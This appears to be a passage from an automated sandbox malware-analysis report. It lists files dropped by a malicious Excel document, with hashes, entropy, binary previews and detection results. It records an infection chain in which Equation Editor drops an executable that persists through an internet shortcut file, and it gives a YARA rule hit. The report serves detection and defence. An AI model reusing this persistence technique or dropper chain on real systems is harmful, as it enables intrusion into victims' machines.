.8..t:..o>...:vC%MNNj.ZHZ....`.T...,...A.....l$.q.\f....eY..8.+..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H..|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7D082F3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E5772208011 94CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX..6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5.N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{.....,q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F.Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T...,...A.....l$.q.\f....eY..8.+..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H..|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\86E287DD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\86E287DD.png	
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....I`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A05E2D0E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._....Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A766E4F6.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6411554016081152
Encrypted:	false
SSDEEP:	384:BgfXXwBkNWZ3cJuUvmWnTG+W4D68ddxzsFfW3:BOXwBkNWZ3cjvmWa+VD7
MD5:	7310A627F7793EEE1EAB78907ECAB185
SHA1:	21662BC1B328E9D971A16D689878430312B9D71A
SHA-256:	690B8CE7E92B9276762FB2405B45E537A8326F2949DA3630B56A4ABDECB270E5
SHA-512:	DA34AC876E49D03F13747AA042ECA89D001C340A9C916809D5868ABD7E2BA158EFAD29C46DF7A0C7A8DFFD756856A401176310A66151DAD919527625581607F
Malicious:	false
Reputation:	unknown
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....P$..../..f.P.@.. %...../.../.....T./.../.RQ]QT./.L./...../.8./.$Q]QT./.L./. ...Id.PL./.T./. .....d.P.....%...X...%...7.....{$.....C.a.l.i.b.r.i...../.X...L./.../..8.P.. .....dv.....%.....%.....%.....I.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AD1EF474.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041 C
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...\|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#...._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AD1EF474.png	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D3862C4C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DB79A47F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134(D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._....Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L..:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF4CA1E5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Temp\~DF6138EF3239C89CAA.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFDD0AA16FA1AF46B3.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFEF1C1027FB9769E7.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFFB7AE34A177A8EA8.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234248
Entropy (8bit):	7.971035071890227
Encrypted:	false
SSDEEP:	6144:X4Har3eEPWQ9luDUtOh8xcx6iGWegiwrjsYLnXt:X4+TPWQ9Mx6gRiwrjrt
MD5:	8305DC6702F80D7EBE34CD8C63297561
SHA1:	DB055CCE075213D510DE5CA9044EA76036DBCD07
SHA-256:	9EAE576F7ECC05F106A7CFA605B1CA5BCD02C8D1C2C926920C0D7F0CB605B345

C:\Users\user\AppData\Local\Temp\~DFFB7AE34A177A8EA8.TMP	
SHA-512:	4B79BCB14665FD34D42979E0364480FF2A9050D7700DB3226393F5764350D3689B80431901BF275A80C60CF4D2BE5E013FD2AB2DE4D629A5EE826491C432B5EF
Malicious:	false
Reputation:	unknown
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\1020B0BE.txt	
Process:	C:\Users\user\Odhbljup.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.093292485947682
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2Lecw9zy/WVmxn:vEMWXLDwIe0n
MD5:	ABD12F1C0B4E39B1BF5214FCD2A5AAAA
SHA1:	DB75BD2BCF4EC9A53639CE6D5406DEEEFCFBC759
SHA-256:	7F4C58DAE173EBFB0AC54F30037DE30C76188E758648E05B72755A9CA94C9C28
SHA-512:	0F009E151266630E9268615E368D796B1D9B5D6B8EF197A3F359D7E934D1C194E36C07B7DA760D851A2CDE6111533531F777CEC91D8E29255F5239FE6DB8B452
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.1789904384.30928171.1592555332.30926839.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\NPAI0NCY.txt	
Process:	C:\Users\user\Odhbljup.exe
File Type:	Unknown
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.107301813326428
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2ESRWj9z6VcBn:vEMWXdWjrn
MD5:	829EBDA80C973BEC9588898598992144
SHA1:	FA0E07B5AAE0FB38E78D7F2843CC71B3B3159628
SHA-256:	4B8AD7C735D6EDFF81FCDC15D0A0920EE4F25AEBA4C43CB62DB50FCC9E6B6C75
SHA-512:	B98AAB1FF375056566FA5A01B41E7EB8C798C4646392B73B03B45AB8CF9153C011B328D2529BC10B7E039596A933896CF634CB30B123E6B58D78B34080DD193C
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.1879904384.30928171.1682686095.30926839.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\OG4AVE13.txt	
Process:	C:\Users\user\Odhbljup.exe
File Type:	Unknown
Category:	downloaded
Size (bytes):	64
Entropy (8bit):	4.060985055808161
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2F7Sj9zWER0n:vEMWXF7wXR0n
MD5:	65FC7145617D31840F0FAF6011948523
SHA1:	D0BF6CD01FF08F18CBB65A43659EDE4A468494FC
SHA-256:	1ADAFF33442C89AF0A9A6DB8A8F8C7C313BAEC1B4A3CED703B339233651D6D46
SHA-512:	0BB7C10830BAE97DAE198F3B5F3448792D94BFA5B46BCC635BA6FA3FCF104109F4A3B3BE2CCCACC6AA3BA9BB89FB25ABE4D94CAA581F1CE5B9EB4FA638BE05AD
Malicious:	false
Reputation:	unknown
IE Cache URL:	live.com/
Preview:	wla42..live.com/.1536.1909904384.30928171.1713187734.30926839.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SKCEWK32.txt	
Process:	C:\Users\user\Odhbljup.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SKCEWK32.txt	
Entropy (8bit):	4.130238235582062
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2L19zjQWiPxn:vEMWXL14xn
MD5:	37B5D47F98EA3BCC813A2A012DA26F78
SHA1:	80EB486A4CEE48FC96BE02E6C85F876C0DFB6285
SHA-256:	670FD8BDC66132341984399409D169C956BA32A9A912997F995C210EA6DC83F9
SHA-512:	58E599A14D73973A95D7A4ADB82776A58F8D16E0CFC59FBFAEBEEFBF3D33A70D99F4C055FC8F198E69499E2FA20570BA2A0082E7A1C5A7683799A6D3F2712A65
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.1759904384.30928171.1563053827.30926839.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TMLQ6DN1.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.11496157888382
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2lTwdJ9zQiAR/W2Bn:vEMWXuuSiAR/W2Bn
MD5:	191C207915FFCD42C751848D0D51F583
SHA1:	CFD758449FF09D13B1CA44E1D27436DD3456E82D
SHA-256:	7B0D70EC5CF82096B74488B579263F72425826488BC91EEC635A4AAF3D73B466
SHA-512:	6EF868D388BF380C86DD8C0535986FEBFFD07454D3E905E62F1904314610BAA6EB5B927BC303A0F2BA65503D1443C3AB25EF879FF9C6D1046CF3728B9FDC298
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.1469904384.30928171.1276742542.30926839.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\ZVY3IDY2.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.013551813326428
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2IctuJ9znvn:vEMWXQBn
MD5:	61DB77F3FE957F222F97D77038C49FBB
SHA1:	6895FC3D407837B379185E80F80888E138931421
SHA-256:	016D9BD79DC2CC206FD1E604F5DDC3483D963EF381D22E9DD30C52C2B97BEA5B
SHA-512:	6BC6A39FE8EF6E9C3C177A42E3952D86E872C4E5C41B8FE5190F43DA42782D9D40E66E24864EF8DE83BA282427ACB5365E91C0F58EA65CA741BE30407E7938C5
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.1499904384.30928171.1310234302.30926839.*.

C:\Users\user\Desktop\~$7009.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Reputation:	unknown
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\Odhbljup.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	697856
Entropy (8bit):	6.715864202909051
Encrypted:	false
SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkg48BcFcePyaW:CI8G3DYfq9+hMNTMz8Cbm
MD5:	3A9AE96D1F6404FCCF5BD99B7C5C0383
SHA1:	2D0444EF8FE64348EEE4D748B0528E3799D18304
SHA-256:	B8AA3A9C721EAE2745F1671B70869A8E3FE847A16E769D69C40727857BA54B44
SHA-512:	09205202F7CAB90141485DC55C9134E4438508DD78C4484E0212708CA2782F5C8431FD8044F38718146EB9D63A6C80FCFEB1F8B8BBEA1512C859463483C9FF10
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....!.....f.....0..lc..... ....CODE....\..... ..`DATA.....@...BSS.....idata...!....."....@....tls.....rdata..... .. ..@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

C:\Users\user\pujlbhdO.url	
Process:	C:\Users\Public\vbc.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\user\\Odhbljup.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	77
Entropy (8bit):	4.910351839735493
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+6JwGwJPAJysGKd+Rov:HRYFVmTWD6JDwBAYsbnv
MD5:	576781B47BF29FF0E3281E0DF79F44C1
SHA1:	A6AC102F6E4397E9F6E5DAA395A72ED03C49B438
SHA-256:	6F016734B2296FC4FC227D94D4976A43FB825F097294E3640F806482FAB6B397
SHA-512:	3E33853AB8BA562B83F542A7840F4D16886FBD48E7B0DDA684B76245AFBC9CB675BF1EE87BD19466895B658158D50BB2CD176DB3165C7F8EA7E5B359AB446171
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\pujlbhdO.url, Author: @itsreallynick (Nick Carr)
Reputation:	unknown
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\user\\Odhbljup.exe"..IconIndex=64..

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	697856
Entropy (8bit):	6.715864202909051
Encrypted:	false
